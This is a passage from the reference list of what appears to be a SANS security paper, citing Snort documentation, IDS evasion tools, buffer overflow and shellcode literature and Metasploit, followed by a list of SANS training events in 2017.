Roesch, Marty, et al. "Snort stream4 pre-processor/plugin". 6 January, 2004. URL: http://www.snort.org/docs/snort_manual/node17.html#SECTION003840000000000000000. (2 February, 2004).

[53]
Giovanni, Coretez. "Fun with Packets: Designing a Stick". March, 2001. URL: http://packetstormsecurity.nl/distributed/stick.htm. (2 February, 2004).

[54]
snip. "snot - arbitrary packet generator based on snort rules". 18 August, 2001. URL: http://www.stolenshoes.net/sniph/index.html. (2 February, 2004).

[55]
Bailey, Don and Caswell, Brian. "sneeze.pl - Snort False-Positive Generator". 3 August, 2001. URL: http://www.securiteam.com/tools/5DP0T0AB5G.html. (2 February, 2004).

[56]
Roesch, Marty and Caswell, Brian. "Snort Rule sid:2252 - NETBIOS SMB DCERPC Remote Activation bind attempt". 3 February, 2004. URL: http://www.snort.org/snort-db/sid.html?sid=2252. (2 February, 2004).

[57]
Microsoft. "Buffer Overrun In RPCSS Service Could Allow Code Execution". 10 September, 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-039.asp. (2 February, 2004).

[58]
Roesch, Marty, et al. "Snort - The Open Source Network Intrusion Detection System". 18 December, 2003. URL: http://www.snort.org/dl/. (2 February, 2004).

[59]
The Snort Core Team. "The Snort FAQ". 9 April, 2003. URL: http://www.snort.org/docs/FAQ.txt. (2 February, 2004).

[60]
PERL maintainers. "perlform". 15 November, 2003. URL: http://theoryx5.uwinnipeg.ca/CPAN/perl/pod/perlform.html. (2 February, 2004).

[61]
Cowan, Crispin, et al. "Buffer Overflows: Attacks and Defense for the Vulnerability of the Decade". 27 January, 2001. URL: http://www.cse.ogi.edu/~crispin/discex00.pdf. (2 February, 2004).

[62]
DARPA. "DARPA Information Survivability Conference and Exposition". January, 2000. URL: http://www.iaands.org/DISCEX/briefs.html. (2 February, 2004).

[63]
Aleph One. "Smashing The Stack For Fun And Profit". 8 November, 1996. URL: http://www.phrack.org/phrack/49/P49-14. (2 February, 2004).

[64]
Rizzo, Juliano. "How to exploit programs vulnerabilities (buffer overflows, format strings) [links]". April, 2003. URL: http://community.core-sdi.com/~juliano/bufo.html. (2 February, 2004).
Richarte, Gerardo and Arce, Iván. "Lessons Learned Writing Exploits". May, 2002. URL: http://www1.corest.com/files/files/13/CanSecWest2002.pdf. (2 February, 2004).

[65]
Phrack Editors. "Phrack". 13 August, 2003. URL: http://www.phrack.org/. (2 February, 2004).

[66]
Shellcode Research. "http://www.shellcode.com.ar/". August, 2003. URL: http://www.shellcode.com.ar/. (11 August, 2003).
Balaban, Murat <murat at enderunix dot org>. "Designing Shellcode Demystified". August, 2003. URL: http://www.enderunix.org/docs/en/sc-en.txt. (11 August, 2003).
zillion <zillion@safemode.org>. "Writing shellcode". 4 October, 2002. URL: http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html. (11 August, 2003).
badpack3t. "shellcode repository at phathookups.com". August, 2003. URL: http://fux0r.phathookups.com/shellcode/. (11 August, 2003).
Juliano (CORE-SDI). "shellcodes, etc ". August, 2003. URL: http://community.core-sdi.com/~juliano/. (11 August, 2003).
w00w00. "w00w00 shellcode repository". August, 2003. URL: http://www.w00w00.org/files/shellcode/. (11 August, 2003).
Kemp, Steve. "Sample x86 Shell Code". "". August, 2003. URL: http://shellcode.org/. (11 August, 2003).

[67]
Sorenson, Holt. "bufbash.pl". 6 February, 2004. URL: http://www.nosneros.net/hso/publications/sans/gsec/bufbash.pl. (06 February, 2004).

[68]
Moore, HD, et al. "metaSploit". August, 2003. URL: http://www.metasploit.org/. (11 August, 2003).

[69]
Moore, HD, et al. "Pex.pm". August, 2003. URL: http://www.metasploit.org/tools/Pex.pm. (11 August, 2003).

[70]
Moore, HD, et al. "warftpd_165.pl". August, 2003. URL: http://www.metasploit.org/tools/warftpd_165.pl. (11 August, 2003).

[71]
Aase, Jarle. "warftpd". 24 May, 1997. URL: http://support.jgaa.com/index.php?cmd=ShowCurrVer&ID=1. (11 August, 2003).

Last Updated: September 20th, 2017

Upcoming Training

Baltimore Fall 2017 - SEC401: Security Essentials Bootcamp Style	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, Denmark	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS New York SEC401*	New York, NY	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Community SANS Sacramento SEC401	Sacramento, CA	Oct 02, 2017 - Oct 07, 2017	Community SANS
Mentor Session - SEC401	Minneapolis, MN	Oct 03, 2017 - Nov 14, 2017	Mentor
Mentor Session - SEC401	Arlington, VA	Oct 04, 2017 - Nov 15, 2017	Mentor
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
CCB Private SEC401 Oct 17	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	
Community SANS Omaha SEC401	Omaha, NE	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS vLive - SEC401: Security Essentials Bootcamp Style	SEC401 - 201710,	Oct 23, 2017 - Nov 29, 2017	vLive
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC401: Security Essentials Bootcamp Style	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Vancouver SEC401*	Vancouver, BC	Nov 06, 2017 - Nov 11, 2017	Community SANS
Community SANS Colorado Springs SEC401**	Colorado Springs, CO	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Community SANS Portland SEC401	Portland, OR	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
Community SANS St. Louis SEC401	St Louis, MO	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS Khobar 2017	Khobar, Saudi Arabia	Dec 02, 2017 - Dec 07, 2017	Live Event
Community SANS Ottawa SEC401	Ottawa, ON	Dec 04, 2017 - Dec 09, 2017	Community SANS